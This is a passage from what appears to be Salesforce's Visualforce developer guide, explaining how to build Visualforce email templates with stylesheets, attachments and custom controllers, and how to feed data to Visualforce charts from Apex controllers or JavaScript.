    <apex:pageBlock title="Send an Email to Your {!account.name} Representatives">
        <p>Fill out the fields below to test how you might send an email to a user.</p>

        <apex:dataTable value="{!account.Contacts}" var="contact" border="1">
            <apex:column>
```

```
                <apex:facet name="header">Name</apex:facet>
                {!contact.Name}
            </apex:column>
            <apex:column>
                <apex:facet name="header">Email</apex:facet>
                {!contact.Email}
            </apex:column>
        </apex:dataTable>

        <apex:form><br/><br/>
            <apex:outputLabel value="Subject" for="Subject"/>: <br/>
            <apex:inputText value="{!subject}" id="Subject" maxlength="80"/>
            <br/><br/>

            <apex:outputLabel value="Body" for="Body"/>: <br/>
            <apex:inputTextarea value="{!body}" id="Body" rows="10" cols="80"/>

            <br/><br/>

            <apex:commandButton value="Send Email" action="{!send}"/>
        </apex:form>
    </apex:pageBlock>

    <apex:pageBlock title="Preview the Attachment for {!account.name}">
        <c:attachment/>
    </apex:pageBlock>
</apex:page>
```

SEE ALSO:

Apex Developer Guide: EmailFileAttachment Class

Visualforce Email Templates

Developers and administrators can use Visualforce to create email templates. The advantage of using Visualforce over standard HTML email templates is that Visualforce gives you the ability to perform advanced operations on data that is sent to a recipient.

Although Visualforce email templates use standard Visualforce components, they are not created in the same way. Visualforce email templates always use components that are prefaced with the `messaging` namespace. In addition, these topics provide more details.

- All Visualforce email templates must be contained within a single `<messaging:emailTemplate>` tag. This is analogous to regular Visualforce pages being defined within a single `<apex:page>` tag.
- The `<messaging:emailTemplate>` tag must contain either a single `<messaging:htmlEmailBody>` tag or a single `<messaging:plainTextEmailBody>` tag.
- Several standard Visualforce components are not available for use within `<messaging:emailTemplate>`. These include `<apex:detail>`, `<apex:pageBlock>` and all related `pageBlock` components, and all input components such as `<apex:form>`. If you attempt to save a Visualforce email template with these components, an error message displays.
- Create a Visualforce Email Template
- Use a Custom Stylesheet in a Visualforce Email Template
- Add Attachments to a Visualforce Email Template
- Using Custom Controllers within Visualforce Email Templates

Create a Visualforce Email Template

Use the Visualforce programming language to create email templates.

This example shows how you can define a Visualforce email template that displays all the cases associated with a contact. It uses an `<apex:repeat>` tag to iterate through all the cases related to a contact and incorporate them into the body of the template:

```
<messaging:emailTemplate recipientType="Contact"
    relatedToType="Account"
    subject="Case report for Account: {!relatedTo.name}"
    language="{!recipient.language__c}"
    replyTo="support@acme.com">

    <messaging:htmlEmailBody>
     <html>
      <body>

      <p>Dear {!recipient.name},</p>
      <p>Below is a list of cases related to {!relatedTo.name}.</p>
      <table border="0" >
       <tr>
        <th>Case Number</th><th>Origin</th>
        <th>Creator Email</th><th>Status</th>
       </tr>
       <apex:repeat var="cx" value="{!relatedTo.Cases}">
       <tr>
        <td><a href =
         "https://yourInstance.salesforce.com/{!cx.id}">{!cx.CaseNumber}
        </a></td>
        <td>{!cx.Origin}</td>
        <td>{!cx.Contact.email}</td>
        <td>{!cx.Status}</td>
       </tr>
       </apex:repeat>
      </table>
      <p/>
      <center>
       <apex:outputLink value="https://salesforce.com">
        For more detailed information login to Salesforce.com
       </apex:outputLink>
      </center>
      </body>
     </html>
    </messaging:htmlEmailBody>
   </messaging:emailTemplate>
```

Notice the following about the markup:

- The attributes `recipientType` and `relatedToType` act as controllers for the email template. With them you can access the same merge fields that are available to other standard controllers. The `recipientType` attribute represents the recipient of the email. The `relatedToType` attribute represents the record to associate with the email.
- The `<messaging:htmlEmailBody>` component can include a mix of Visualforce markup and HTML. The `<messaging:plainTextEmailBody>` component can only include Visualforce markup and plain text.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's `language` attribute (valid values: Salesforce supported language keys, for example,

"en-US"). The language attribute accepts merge fields from the email template's `recipientType` and `relatedToType` attributes. You create custom language fields for use in the merge fields.

Note: The Translation Workbench is required to translate email templates.

The example uses a merge field to obtain a `language` attribute for the contact receiving the email.

1. Choose one of these options.
   - If you have permission to edit public templates, from Setup, enter *`Email Templates`* in the `Quick Find` box, then select **Classic Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *`Templates`* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose `Visualforce` and click **Next**.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the **Available For Use** checkbox.
6. Enter an email template name.
7. If necessary, change the `Template Unique Name`. This unique name refers to the component when you use the Lightning Platform API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. If desired, choose a different character set from the `Encoding` dropdown list.
9. Enter a description for the template. Both template name and description are for your internal use only.
10. Enter a subject line for your template in `Email Subject`.
11. In the `Recipient Type` dropdown list, select the type of recipient to receive email created from the template.
12. If desired, in the `Related To Type` dropdown list, select the object from which the template retrieves merge field data.
13. Click **Save**.
14. On the View and Edit Email Templates in Salesforce Classic page, click **Edit Template**.
15. Enter markup text for your Visualforce email template.

    Note: If you are including an image, we recommend uploading it to the Documents tab to reference the copy of the image on our server. For example:

    ```
    <apex:image id="Logo"
    value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800" />
    ```

16. To specify the version of Visualforce and the API used with this email template, click **Version Settings**. If you've installed managed packages from AppExchange , you can also specify which version of each managed package to use with this email template. Generally, use the default value for all versions, to associate the email template with the most recent version of Visualforce, the API, and each managed package. To maintain specific behavior, you can specify an older version of Visualforce and the API. To access components or functionality that differ from the most recent package version, you can specify an older version of a managed package.
17. To view the details of the template, click **Save**. To continue editing your template, click **Quick Save**. Your Visualforce markup must be valid before you can save your template.

Note: The maximum size of a Visualforce email template is 1 MB.

You can't send a mass email using a Visualforce email template. The `{!Receiving_User.`*`field_name`*`}` and `{!Sending_User.`*`field_name`*`}` merge fields work only for mass email and list email and are unavailable in Visualforce email templates.

SEE ALSO:

Use a Custom Stylesheet in a Visualforce Email Template

Use a Custom Stylesheet in a Visualforce Email Template

By default, Visualforce email templates always use the standard look and feel of other Salesforce components. However, you can extend or overwrite these styles by defining your own stylesheet.


Unlike other Visualforce pages, Visualforce email templates cannot use referenced page styles or static resources. Although the CSS appears to render in the email template preview pane, it does not appear the same to the recipients of your email. You must define your style using CSS within `<style>` tags.

Note: Email clients can limit CSS styling. Always test Visualforce email templates with your company's email client on both web and mobile platforms.

This example changes the font of your email to Courier, adds a border to the table, and changes the color of the table rows.

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@acme.com">

 <messaging:htmlEmailBody>
  <html>
   <head>
    <style type="text/css">
     body {font-family: Courier; size: 12pt;}

     table {
      border-width: 5px;
      border-spacing: 5px;
      border-style: dashed;
      border-color: #FF0000;
      background-color: #FFFFFF;
     }

     td {
      border-width: 1px;
      padding: 4px;
      border-style: solid;
      border-color: #000000;
      background-color: #FFEECC;
     }

     th {
      color: #000000;
      border-width: 1px ;
      padding: 4px ;
      border-style: solid ;
      border-color: #000000;
      background-color: #FFFFF0;
     }
    </style>
   </head>
   <body>
    <p>Dear {!recipient.name},</p>
    <table border="0" >
     <tr>
      <th>Case Number</th><th>Origin</th>
      <th>Creator Email</th><th>Status</th>
     </tr>
     <apex:repeat var="cx" value="{!relatedTo.Cases}">
      <tr>
       <td>
        <a href="https://MyDomain_login_URL/{!cx.id}">
         {!cx.CaseNumber}
        </a>
       </td>
       <td>{!cx.Origin}</td>
       <td>{!cx.Contact.email}</td>
       <td>{!cx.Status}</td>
      </tr>
     </apex:repeat>
    </table>
   </body>
  </html>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Example of the Rendered Visualforce Email Template



Subject Case report for Account: Joyce Bookings

HTML Preview

Dear Andy Young,

Below is a list of cases related to Joyce Bookings.

Case Number	Origin	Creator Email	Status
00001026	Phone	a_young@acme.com	New
00001027	Web	a_young@acme.com	New

For more detailed information login to Salesforce.com

Define Visualforce Stylesheets in a Custom Component

Although you cannot reference an external stylesheet in a Visualforce email template, you can place the style definitions within a custom component that can be referenced in other places. For example, you can modify the previous example to place the style information in a component named `EmailStyle`.

```
<apex:component access="global">
 <head>
  <style type="text/css">
   body {font-family: Courier; size: 12pt;}

   table {
    border-width: 5px;
    border-spacing: 5px;
    border-style: dashed;
    border-color: #FF0000;
    background-color: #FFFFFF;
   }

   td {
    border-width: 1px;
    padding: 4px;
    border-style: solid;
    border-color: #000000;
    background-color: #FFEECC;
   }

   th {
    color: #000000;
    border-width: 1px ;
    padding: 4px ;
    border-style: solid ;
    border-color: #000000;
    background-color: #FFFFF0;
   }
  </style>
 </head>
</apex:component>
```

Then, in the Visualforce email template, you can reference just that component:

```
<messaging:htmlEmailBody>
 <html>
  <c:EmailStyle />
  <body>
   <p>Dear {!recipient.name},</p>
   ...
  </body>
 </html>
</messaging:htmlEmailBody>
```

Note: Any `<apex:component>` tags used within a Visualforce email template must have an access level of `global`.

Add Attachments to a Visualforce Email Template

You can add attachments to your Visualforce email templates. Each attachment is encapsulated within a single `<messaging:attachment>` component. Code within `<messaging:attachment>` can be a combination of HTML and Visualforce tags.

The example in Create a Visualforce Email Template shows how to create a Visualforce email template by iterating through some data and displaying it to an email recipient.

1. To create an attachment that contains the data from the example, use the `<messaging:attachment>` component. This attachment is an unformatted text file.

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@example.com">

 <messaging:htmlEmailBody>
  <html>
   <body>
   <p>Dear {!recipient.name},</p>
   <p>Attached is a list of cases related to {!relatedTo.name}.</p>
   <center>
    <apex:outputLink value="https://salesforce.com">
     For more detailed information, log in to Salesforce.com
    </apex:outputLink>
   </center>
   </body>
  </html>
 </messaging:htmlEmailBody>
 <messaging:attachment>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
   Case Number: {!cx.CaseNumber}
   Origin: {!cx.Origin}
   Creator Email: {!cx.Contact.email}
   Case Number: {!cx.Status}
  </apex:repeat>
 </messaging:attachment>
</messaging:emailTemplate>
```

2. To define the name of the attached file, set the `filename` attribute. While it's good practice to define an easily identifiable name, it isn't required. If you leave the name undefined, Salesforce generates a name for you. A file name without an extension defaults to a text file.

   To render the attached file as a CSV, add the `.csv` file extension to the file name.

```
<messaging:attachment filename="cases.csv">
 <apex:repeat var="cx" value="{!relatedTo.Cases}">
  {!cx.CaseNumber}
  {!cx.Origin}
  {!cx.Contact.email}
  {!cx.Status}
 </apex:repeat>
</messaging:attachment>
```

   To render the attached file as an HTML file, add the `.html` file extension to the file name.

```
<messaging:attachment filename="cases.html">
 <html>
  <body>
  <table border="0" >
   <tr>
    <th>Case Number</th><th>Origin</th>
    <th>Creator Email</th><th>Status</th>
   </tr>
   <apex:repeat var="cx" value="{!relatedTo.Cases}">
   <tr>
    <td><a href =
     "https://MyDomain_login_URL/{!cx.id}">{!cx.CaseNumber}
    </a></td>
    <td>{!cx.Origin}</td>
    <td>{!cx.Contact.email}</td>
    <td>{!cx.Status}</td>
   </tr>
   </apex:repeat>
  </table>
  </body>
 </html>
</messaging:attachment>
```

   Although you can define only one file name for every `<messaging:attachment>` component, you can attach multiple files to an email.

3. To render the attachment as a PDF, set the `renderAs` attribute to `"PDF"`. Before using this feature, review the Visualforce PDF Rendering Considerations and Limitations. on page 80

```
<messaging:attachment renderAs="PDF" filename="cases.pdf">
 <html>
  <body>
  <p>You can display your {!relatedTo.name} cases as a PDF:</p>
   <table border="0" >
   <tr>
    <th>Case Number</th><th>Origin</th>
    <th>Creator Email</th><th>Status</th>
   </tr>
   <apex:repeat var="cx" value="{!relatedTo.Cases}">
   <tr>
    <td><a href =
     "https://MyDomain_login_URL/{!cx.id}">{!cx.CaseNumber}
    </a></td>
    <td>{!cx.Origin}</td>
    <td>{!cx.Contact.email}</td>
    <td>{!cx.Status}</td>
   </tr>
   </apex:repeat>
  </table>
  </body>
 </html>
</messaging:attachment>
```

Note: The `renderAs` attribute accepts any MIME type as a valid value. However, Visualforce supports only PDF rendering. Visualforce doesn't generate other file formats. It only sets the `Content-Type` field of the HTTP response header to the specified MIME type. Some file formats, such as `.xlsx`, can fail to render.

4. You can also style your attachment with images or style sheets. Styles are associated with attachments the same way as they are in Visualforce email templates, either as inline code or by using a custom component.

   Attachments rendered as PDFs can reference static resources through the `$Resource` global variable, so you can refer to an image or style sheet within the body of the PDF.

   For example, this attachment includes a logo in the PDF:

```
<messaging:attachment renderAs="PDF" filename="cases.pdf">
 <html>
  <body>
  <img src = "{!$Resource.logo}" />
  ...
  </body>
 </html>
</messaging:attachment>
```

   This attachment references a style sheet that's saved as a static resource:

```
<messaging:attachment renderAs="PDF">
 <html>
 <link rel='stylesheet' type='text/css' href='{!$Resource.EMAILCSS}' />
  <body>
  ...
  </body>
  </html>
</messaging:attachment>
```

Note: Referencing static resources on a remote server can increase the time it takes to render a PDF attachment.

You can't reference remote resources when creating PDF attachments in an Apex trigger. Doing so results in an exception.

Using Custom Controllers within Visualforce Email Templates

Visualforce email templates can leverage custom controllers to render highly customized content. To do so, include a custom component in a Visualforce email template that uses that custom controller.

For example, suppose you want to display a list of all accounts beginning with the word "Smith" in an email template. To do this, first write a custom controller that uses a SOSL call to return a list of accounts that begin with "Smith":

```
public class findSmithAccounts {
 private final List<Account> accounts;

 public findSmithAccounts() {
  accounts = [select Name from Account where Name LIKE 'Smith_%'];
 }

 public List<Account> getSmithAccounts() {
  return accounts;
 }
}
```

Next, create a custom component named `smithAccounts` that uses this controller:

```
<apex:component controller="findSmithAccounts" access="global">
 <apex:dataTable value="{!SmithAccounts}" var="s_account">
  <apex:column>
   <apex:facet name="header">Account Name</apex:facet>
   {!s_account.Name}
  </apex:column>
 </apex:dataTable>
</apex:component>
```

Tip: Remember that all custom components used in Visualforce email templates must have an `access` level of `global`.

Finally, create a Visualforce email template that includes the `smithAccounts` component:

```
<messaging:emailTemplate subject="Embedding Apex Code" recipientType="Contact"
relatedToType="Opportunity">
 <messaging:htmlEmailBody>
  <p>As you requested, here's a list of all our Smith accounts:</p>
  <c:smithAccounts/>
  <p>Hope this helps with the {!relatedToType}.</p>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Notice that although the `relatedToType` attribute is required by the `emailTemplate` component, it does not have any effect on this example. It has the value of `"Opportunity"` only to show that it can take an object value that is different than the object used in the custom component.

Note: Sharing settings are enforced if your email templates use a standard controller. If your organization-wide default for the user object is set to Private and you need to access user information such as name and email address in your Visualforce email template, you can use a custom component or custom controller with the `without sharing` keywords.

For information about sharing for the user object, see *User Sharing Overview* in the Salesforce online help.

CHAPTER 15 Visualforce Charting

Visualforce charting is a collection of components that provide a simple and intuitive way to create charts in your Visualforce pages and custom components.

What is Visualforce Charting?

Visualforce charting gives you an easy way to create customized business charts, based on data sets you create directly from SOQL queries, or by building the data set in your own Apex code. By combining and configuring individual data series, you can compose charts that display your data in ways meaningful to your organization.

Visualforce charts are rendered client-side using JavaScript. This allows charts to be animated and visually exciting, and chart data can load and reload asynchronously, which can make the page feel more responsive.

Why Would You Use Visualforce Charting?

Use Visualforce charting when the standard Salesforce charts and dashboards are insufficient, or when you wish to compose custom pages that combine charts and data tables in ways that are more useful to your organization.

Alternatives to Visualforce Charting

Salesforce provides a number of dashboards and reports, which support a variety of business charts. These charts can be simpler to create and customize because they do not require programming in Visualforce or Apex.

Visualforce charting is designed to be flexible, but also easy to use. It offers variations on bar, line, area, and pie charts commonly used in business graphics, as well as radar, gauge, and scatter charts for more specialized charting. If you need different chart types, or want to add advanced user or page interactions, you might want to investigate using a JavaScript charting library instead. This is more work, but allows greater customization. Using JavaScript in Visualforce Pages on page 334 provides more information about how to use JavaScript libraries with Visualforce.

Visualforce Charting Limitations and Considerations

This section lists considerations and known limitations for Visualforce Charting.

- Visualforce charts only render in browsers which support scalable vector graphics (SVG). For more information, see WC3 SVG Working Group.
- Visualforce charting uses JavaScript to draw the charts. Visualforce charts won't display in pages rendered as PDFs.
- Email clients do not usually support JavaScript execution in messages. Don't use Visualforce charting in email messages or email templates.

- Visualforce charting sends errors and messages to the JavaScript console. Keep a JavaScript debugging tool, such as Firebug, active during development.
- Dynamic (Apex-generated) charting components are not supported at this time.

How Visualforce Charting Works

A Visualforce chart is defined using a series of charting components, which are then linked to a data source to be graphed on the chart.

Create a chart with Visualforce by doing the following:


1. Write an Apex method that queries for, calculates, and wraps your chart data to send to the browser.
2. Define your chart using the Visualforce charting components.

When the page containing the chart loads, the chart data is bound to a chart component, and the JavaScript that draws the chart is generated. When the JavaScript executes, the chart is drawn in the browser.

A Simple Charting Example

A Visualforce chart requires that you create a chart container component, which encloses at least one data series component. You can optionally add additional series components, chart axes, as well as labeling components such as a legend, chart labels, and tooltips for data points.

Here is a simple pie chart and the markup that creates it:



```
<apex:page controller="PieChartController" title="Pie Chart">
    <apex:chart height="350" width="450" data="{!pieData}">
        <apex:pieSeries dataField="data" labelField="name"/>
        <apex:legend position="right"/>
    </apex:chart>
</apex:page>
```

The `<apex:chart>` component defines the chart container, and binds the component to the data source, the `getPieData()` controller method. The `<apex:pieSeries>` describes the label and data fields to access in the returned data, to label and size each data point.

Here’s the associated controller:

```
public class PieChartController {
    public List<PieWedgeData> getPieData() {
        List<PieWedgeData> data = new List<PieWedgeData>();
        data.add(new PieWedgeData('Jan', 30));
        data.add(new PieWedgeData('Feb', 15));
        data.add(new PieWedgeData('Mar', 10));
        data.add(new PieWedgeData('Apr', 20));
        data.add(new PieWedgeData('May', 20));
        data.add(new PieWedgeData('Jun', 5));
        return data;
    }

    // Wrapper class
    public class PieWedgeData {

        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

This controller is deliberately simple; you normally issue one or more SOQL queries to collect your data.

These are the important points illustrated by the example:

- The `getPieData()` method returns a List of simple objects, an inner class PieWedgeData used as a wrapper. Each element in the list is used to create a data point.
- The PieWedgeData class is just a set of properties, and is essentially used as a `name=`*`value`* store.
- The chart series component `<apex:pieSeries>` defines which properties from the PieWedgeData class to use to determine each point in the series. In this simple example there's no mystery, but in charts with multiple series and axes this convention allows the efficient return of the entire data set in one List object.

Providing Chart Data

A Visualforce chart binds to the source of its data through the data attribute on the `<apex:chart>` component.

Data can be provided several different ways:

- As an expression that represents a controller method reference
- As a string representing a JavaScript function
- As a string representing a JavaScript array

SEE ALSO:

Providing Chart Data via a Controller Method

Providing Chart Data Using a JavaScript Function

Providing Chart Data via a JavaScript Array

Chart Data Format

Providing Chart Data via a Controller Method


The most straightforward way to provide data to a chart is using a Visualforce expression that references a controller method. Simply reference the controller in the `<apex:chart>` `data` attribute.

On the server side, write a controller method that returns a List of objects, which can be your own Apex wrapper objects as in A Simple Charting Example on page 221, sObjects, or `AggregateResult` objects. The method is evaluated server-side, and the results serialized to JSON. On the client, these results are used directly by `<apex:chart>`, with no further opportunity for processing.

To illustrate this technique with sObjects, here is a simple controller that returns a list of Opportunities, and a bar chart for their amounts:

```
public class OppsController {

    // Get a set of Opportunities
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                      [SELECT name, type, amount, closedate FROM Opportunity]));
                setCon.setPageSize(5);
            }
            return setCon;
        }
        set;
    }

    public List<Opportunity> getOpportunities() {
         return (List<Opportunity>) setCon.getRecords();
    }
}
```

```
<apex:page controller="OppsController">
    <apex:chart data="{!Opportunities}" width="600" height="400">
        <apex:axis type="Category" position="left" fields="Name" title="Opportunities"/>
        <apex:axis type="Numeric" position="bottom" fields="Amount" title="Amount"/>
        <apex:barSeries orientation="horizontal" axis="bottom"
            xField="Name" yField="Amount"/>
    </apex:chart>
    <apex:dataTable value="{!Opportunities}" var="opp">
        <apex:column headerValue="Opportunity" value="{!opp.name}"/>
        <apex:column headerValue="Amount" value="{!opp.amount}"/>
    </apex:dataTable>
</apex:page>
```



There are two important things to notice about this example:

- The Visualforce chart components access the data attributes from a List of Opportunity sObjects the same way as from the simple Data object used in A Simple Charting Example on page 221.
- The object field names used as data attributes are case-sensitive in JavaScript while field names in Apex and Visualforce are case-**in**sensitive. Be careful to use the precise field name in the `fields`, `xField`, and `yField` attributes of axes and data series components, or your chart will silently fail.

SEE ALSO:

Chart Data Format

Refreshing Chart Data Using <apex:actionSupport>

Providing Chart Data Using a JavaScript Function

To access data using JavaScript remoting, or an external (non-Salesforce) data source, provide the `<apex:chart>` component with the name of a JavaScript function that provides the data. That JavaScript function must be defined in or linked from your Visualforce page.

This function has the opportunity to manipulate the results before passing it to `<apex:chart>`, or to perform other user interface or page updates.

The JavaScript function must take a callback function as a parameter, and invoke the callback with the function's data result object. The simplest working JavaScript function looks like this:

```
<apex:page>
    <script>
    function getRemoteData(callback) {
       PieChartController.getRemotePieData(function(result, event) {
           if(event.status && result && result.constructor === Array) {
               callback(result);
           }
       });
    }
    </script>

    <apex:chart data="getRemoteData" ...></apex:chart>
</apex:page>
```

To support this chart, add the following controller method to the `PieChartController` class defined in A Simple Charting Example on page 221:

```
@RemoteAction
public static List<PieWedgeData> getRemotePieData() {
    List<PieWedgeData> data = new List<PieWedgeData>();
    data.add(new PieWedgeData('Jan', 30));
    data.add(new PieWedgeData('Feb', 15));
    data.add(new PieWedgeData('Mar', 10));
    data.add(new PieWedgeData('Apr', 20));
    data.add(new PieWedgeData('May', 20));
    data.add(new PieWedgeData('Jun',  5));
    return data;
}
```

SEE ALSO:

- Chart Data Format
- JavaScript Remoting for Apex Controllers
- Refreshing Chart Data Using JavaScript Remoting

Providing Chart Data via a JavaScript Array

You can use Visualforce charting with non-Salesforce data sources by building a JavaScript array, in your own JavaScript code in your page, and providing the name of that array to `<apex:chart>`.

The following trivial code illustrates this technique:

```
<apex:page>
    <script>
    // Build the chart data array in JavaScript
    var dataArray = new Array();
    dataArray.push({'data1':33,'data2':66,'data3':80,'name':'Jan'});
    dataArray.push({'data1':33,'data2':66,'data3':80,'name':'Feb'});
    // ...
    </script>

    <apex:chart data="dataArray" ...></apex:chart>
</apex:page>
```

When using this technique, if your data is coming from a non-Salesforce source, you might not need any server-side Apex code at all.

SEE ALSO:

- Chart Data Format

Chart Data Format

Data provided to a Visualforce chart must meet some specific requirements. Every element in the data collection must contain all fields referenced in the `<apex:chart>` component hierarchy that is bound to that data source. If all fields aren’t provided, a client-side JavaScript error is thrown, which you can view in a JavaScript console such as Firebug.

Chart data provided by an Apex method should be a List of uniform objects. These objects can be simple wrappers, sObjects, or `AggregateResult` objects. Data fields can be made accessible as public member variables or properties.

Chart data provided by JavaScript methods should be a JavaScript array of arrays. Each inner array represents a record or data point. Data fields are made accessible as name: value pairs. See Providing Chart Data via a JavaScript Array on page 225 for an example.

SEE ALSO:

Providing Chart Data via a JavaScript Array

Building a Complex Chart with Visualforce Charting

Use Visualforce charting to assemble a variety of chart components into a complex chart that represents multiple sets of related data. The end result can be quite sophisticated and attention getting.

The Chart Controller


The examples later in this topic use the following controller, which is a modest expansion of the controller in A Simple Charting Example. It includes more data, and methods that can be called by remote JavaScript invocation:

```
public class ChartController {
    // Return a list of data points for a chart
    public List<Data> getData() {
        return ChartController.getChartData();
    }

    // Make the chart data available via JavaScript remoting
    @RemoteAction
    public static List<Data> getRemoteData() {
        return ChartController.getChartData();
    }

    // The actual chart data; needs to be static to be
    // called by a @RemoteAction method
    public static List<Data> getChartData() {
        List<Data> data = new List<Data>();
        data.add(new Data('Jan', 30, 90, 55));
        data.add(new Data('Feb', 44, 15, 65));
        data.add(new Data('Mar', 25, 32, 75));
        data.add(new Data('Apr', 74, 28, 85));
        data.add(new Data('May', 65, 51, 95));
        data.add(new Data('Jun', 33, 45, 99));
        data.add(new Data('Jul', 92, 82, 30));
        data.add(new Data('Aug', 87, 73, 45));
        data.add(new Data('Sep', 34, 65, 55));
        data.add(new Data('Oct', 78, 66, 56));
        data.add(new Data('Nov', 80, 67, 53));
        data.add(new Data('Dec', 17, 70, 70));
        return data;
    }

    // Wrapper class
    public class Data {
        public String name { get; set; }
        public Integer data1 { get; set; }
        public Integer data2 { get; set; }
        public Integer data3 { get; set; }
        public Data(String name, Integer data1, Integer data2, Integer data3) {
            this.name = name;
            this.data1 = data1;
            this.data2 = data2;
            this.data3 = data3;
        }
    }
}
```

Note: The `@RemoteAction` method isn't used in the chart examples in this topic, but it illustrates how you can re-use your data generation method for both server-side and JavaScript remoting methods.

Creating a Simple Line Chart

Here is a simple line chart that graphs one of the three data series in the data set, "Opportunities Closed-Won," over a calendar year:



```
<apex:page controller="ChartController">
